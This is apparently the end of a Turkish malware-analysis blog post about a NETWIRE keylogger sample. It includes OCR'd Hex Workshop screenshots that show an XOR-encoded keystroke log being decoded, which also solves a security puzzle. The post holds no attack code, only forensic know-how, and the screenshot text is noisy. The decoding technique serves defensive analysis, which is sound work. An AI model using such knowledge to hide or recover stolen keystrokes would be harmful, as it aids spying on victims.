



Sonuç itibariyle organize siber suç çetelerinin hedef aldıkları kurumlara saldırırken devlet destekli (nation state) siber saldırganlardan çok da geri kalmadıklarını görebiliyoruz. Çıtayı her daim yükseltelen siber saldırganlarla mücadele adına FireEye (Mandiant)'ın da raporunda yer verdiği üzere özellikle finans kurumlarının güvenlik ve insan yatırımlarını arttırmaları büyük önem kazanıyor. Son olarak eski FBI başkanı Robert Miller'in "Dünyada iki çeşit kurum var; Bir, hacklenenler, iki, hacklenecek olanlar" sözünü hatırlatarak, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazıya konu olan APT grubu henüz bilinmemekte olup, konu olan zararlı yazılım ise FireEye firmasının Mayıs ayında yayınlamış olduğu EPS Processing Zero-Days Exploited by Multiple Threat Actors blog yazısında NETWIRE olarak isimlendirilmiştir.

2. Bu yazı ayrıca Pi Hediyem Var #11 oyununun çözüm yolunu da içermektedir.



Hex Workshop - [C:\Users\Mert\Desktop\APTI-08-03-2017]

File Edit Disk Options Tools Plug-Ins Window Help

Base Converter Hex Calculator

Operations

- Byte Flip...
- Invert Bits
- Shift Left...
- Shift Right...
- Rotate Left...
- Rotate Right...
- Block Shift Left
- Block Shift Right
- Set Ceiling Value...
- Set Floor Value...
- AND...
- XOR...
- OR...
- Multiply...
- Divide...
- Mod...
- Upper Case
- Lower Case
- Inverse Case

Notepad

00000181 9D F3 9D
000001A4 97 9D C
000001C7 9D AC 9
000001EA EF 9D F

0123456789ABCDEF0123456789ABCDEF012

Data Inspector

Data at offset 0x00000000:

- int8 -112
- uint8 144
- int16 -25200
- uint16 40336
- int32 -1651008112
- uint32 2649599184
- int64 -709102584382...
- uint64 1135571822988...
- half float -5.4321289e-003
- float -4.0132283e-021
- double -4.0047861e-166

Expression Calc

Signed 32 bit

1

Hex Workshop - [C:\Users\Mert\Desktop\APTI-08-03-2017]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

00000000 9D 97 9D 9D 9D 9D C6 9D DE 9D A7 9D C1 9D CA 9D F4 9D F3 9D F9 9D F2 9D EA 9D EE 9D C1 9D EE 9D E4
00000023 9D EE 9D E9 9D F8 9D F0 9D AE 9D AF 9D C1 9D FE 9D F0 9D F9 9D B3 9D F8 9D E5 9D F8 9D C0 9D BD 9D B0 9D
00000046 9D CD 9D CE 9D AD 9D A5 9D B2 9D AD 9D B2 9D AD 9D AC 9D AA 9D BD 9D AC 9D A4 9D A7 9D A9 9D A5
00000069 9D A7 9D AF 9D AB 9D C0 9D
0000008C C9 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D F8 9D FF 9D EF 9D F4 9D F6 9D F1
000000AF 9D F8 9D EF 9D BD 9D AC 9D AC 9D B3 9D BD 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D
000000D2 E0 9D CD 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D F8 9D FF 9D EF 9D F4 9D F6 9D F1
000000F5 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D F8 9D FF 9D EF 9D F4 9D F6 9D F1
00000118 FE 9D FE 9D E0 9D F8 9D F9 9D F4 9D E4 9D F8 9D F0 9D BD 9D E6 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2
0000013B 9D FE 9D F6 9D E0 9D CB 9D DE 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D F8 9D FF 9D EF 9D
0000015E BD 9D F2 9D E4 9D E8 9D F3 9D E8 9D F3 9D F9 9D FC 9D ED 9D EE 9D BD 9D D1 9D F2 9D FE 9D F6 9D E0 9D
00000181 9D F3 9D F4 9D E9 9D F4 9D BD 9D FF 9D E8 9D F1 9D F9 9D E8 9D F3 9D BD 9D A7 9D B4 9D 9D 9D 9D 9D 9D
000001A4 97 9D C6 9D DC 9D D0 9D D9 9D C0 9D BD 9D B0 9D C6 9D
000001C7 9D AC 9D AA 9D BD 9D AC 9D A4 9D A7 9D A9 9D A5 9D A7 9D A9
000001EA EF 9D F1 9D B6 9D DE 9D E0 9D

XOR Operation

Description
Performs a XOR operation. For example, the value 0xF0 (11110000 in binary) XOR 0xA (10101010 in binary) is 0x70 (01110100 in binary).

Operand

Treat Data As: 16 Bit Unsigned Short

Byte Ordering: Little Endian (e.g. Intel)

Value: 50

Decimal Hex

Apply On: Selection Entire File

Data Inspector

Data at offset 0x00000000:

- int8 -112
- uint8 144
- int16 -25200
- uint16 40336
- int32 -1651008112
- uint32 2649599184
- int64 -709102584382...
- uint64 1135571822988...
- half float -5.4321289e-003
- float -4.0132283e-021
- double -4.0047861e-166

Expression Calc

Signed 32 bit

1

Hex Workshop - [C:\Users\Merit\Desktop\APTI-08-03-2017]

File Edit Disk Options Tools Plug-ins Window Help

Legacy ASCII

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22		
00000000	0D	00	0A	00	0D	00	0A	00	5B	00	43	00	3A	00	5C	00	57	00	69	00	6E	00	64	00	6F	00	77	00	73	00	5C	00	73	00	79		
00000023	00	73	00	74	00	65	00	6D	00	33	00	32	00	5C	00	63	00	6D	00	64	00	2E	00	65	00	78	00	65	00	5D	00	20	00	2D	00		
00000046	20	00	5B	00	30	00	38	00	2F	00	30	00	33	00	2F	00	32	00	30	00	31	00	37	00	20	00	31	00	39	00	3A	00	34	00	38		
00000069	00	3A	00	32	00	36	00	5D	00	0D	00	0A	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	68	00	7D	00	70	
0000008C	54	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	68	00	7D	00	65	00	62	00	72	00	69	00	6B	00	6C		
000000AF	00	65	00	72	00	20	00	31	00	31	00	2E	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	68	00	60	00	60	
000000D2	7D	00	50	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	68	00	7D	00	69	00	20	00	7B	00	43	00	61		
000000F5	00	70	00	73	00	20	00	4C	00	6F	00	63	00	6B	00	7D	00	48	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	60	
00000118	63	00	6B	00	7D	00	65	00	64	00	69	00	79	00	65	00	6D	00	20	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	60
0000013B	00	63	00	6B	00	7D	00	56	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	6B	00	7D	00	61	00	72	00	60	00
0000015E	20	00	6F	00	79	00	75	00	6E	00	75	00	6E	00	64	00	61	00	20	00	64	00	6F	00	1F	01	72	00	75	00	20	00	79	00	61	00	61
00000181	00	6E	00	69	00	74	00	69	00	20	00	62	00	75	00	6C	00	64	00	75	00	6E	00	20	00	3A	00	29	00	0D	00	0A	00	0D	00	00	
000001A4	0A	00	5B	00	41	00	4D	00	44	00	5D	00	20	00	2D	00	20	00	5B	00	30	00	38	00	2F	00	30	00	33	00	2F	00	32	00	30	00	30
000001C7	00	31	00	37	00	20	00	31	00	39	00	3A	00	34	00	38	00	3A	00	34	00	38	00	5D	00	0D	00	0A	00	7B	00	43	00	74	00	00	00
000001EA	72	00	6C	00	2B	00	43	00	7D	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

0123456789ABCDEF0123456789ABCDEF012

```

.....[C:\Windows\system32\cmd.exe]. -.
.[0.8./0.3./2.0.1.7.1.9.:4.8
.:2.6]....[C.a.p.s..L.o.c.k.).
T.[C.a.p.s..L.o.c.k.).e.b.r.i.k.l
.e.p..i.l...[C.a.p.s..L.o.c.k.
).P.[C.a.p.s..L.o.c.k.).[C.a
.p.s..L.o.c.k.).H.[C.a.p.s..L.o
.c.k.).e.d.i.y.e.m..[C.a.p.s..L.o
.c.k.).V.[C.a.p.s..L.o.c.k.).a.r.
.o.y.u.n.u.n.d.a..d.o...r.u..y.a
.m.i.t.i..b.u.i.l.d.u.m..[C.a.p.s.
..[A.M.D]..[O.8./0.3./2.0
.1.7.1.9.:4.8.:4.8]....[C.t
.r.l.+C.).

```

Data Inspector

Data at offset 0x00000000:

- int8 13
- int8 13
- int16 13
- int32 655373
- int32 655373
- int64 2814805602336...
- int64 2814805602336...
- half float 7.746036e-007
- float 9.1837318e-040
- double 1.390987e-308

Expression Calc

Signed 32 bit

1

Structures

Member	Value (dec)	Value (dec)	Size
--------	-------------	-------------	------

Find Results

Address	Length	Length
---------	--------	--------

Ready

Cursor: 0000008B Caret: 00000000 500 bytes OVR MOD READ